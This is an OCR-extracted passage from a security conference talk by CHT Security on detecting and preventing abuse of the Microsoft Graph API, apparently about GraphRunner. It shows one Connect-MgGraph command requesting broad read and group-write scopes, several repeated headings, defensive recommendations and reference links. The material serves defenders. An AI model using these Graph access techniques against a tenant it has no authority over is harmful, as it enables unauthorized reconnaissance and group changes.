



```
└─PS> Connect-MgGraph -Scopes "User.Read.All","Group.ReadWrite.All“
Welcome to Microsoft Graph!

Connected via delegated access using 14d82eec-204b-4c2f-b7e8-296a70dab67e
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs

NOTE: You can use the -NoWelcome parameter to suppress this message.
```


Restrict Microsoft Graph Command Line Tools Access



Restrict Microsoft Graph Command Line Tools Access



Block Device Code Flow



Conclusion

- Enable MicrosoftGraphActivityLogs to capture critical evidence of API activity.
- Implement analytics rules to detect and respond to Microsoft Graph API abuse.
- Restrict guest user invitations to limit unauthorized external access.
- Use a registered app instead of Microsoft’s Enterprise App for Graph API access to maintain better control.
- Block device code flow wherever possible to prevent unauthorized access.

Useful links

Black Hills Information Security

- https://www.blackhillsinfosec.com/introducing-graphrunner/

Amsterdam 2024 FIRST Technical Colloquium

- https://www.first.org/resources/papers/amsterdam24/Stoner-Herrald-Google-2024FIRST-TC-GraphRunner.pdf

Invictus Blogs

- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-i
- https://www.invictus-ir.com/news/a-defenders-guide-to-graphrunner-part-ii

John Hammond

- https://youtu.be/lh4u2LV1BIc

AADInternals

- https://aadinternals.com/post/phishing/

Practical 365

- https://practical365.com/secure-internet-access-microsoft-graph-powershell-sdk/

中華資安國際
CHT Security

Thank you for listening

中華資安國際

CHT Security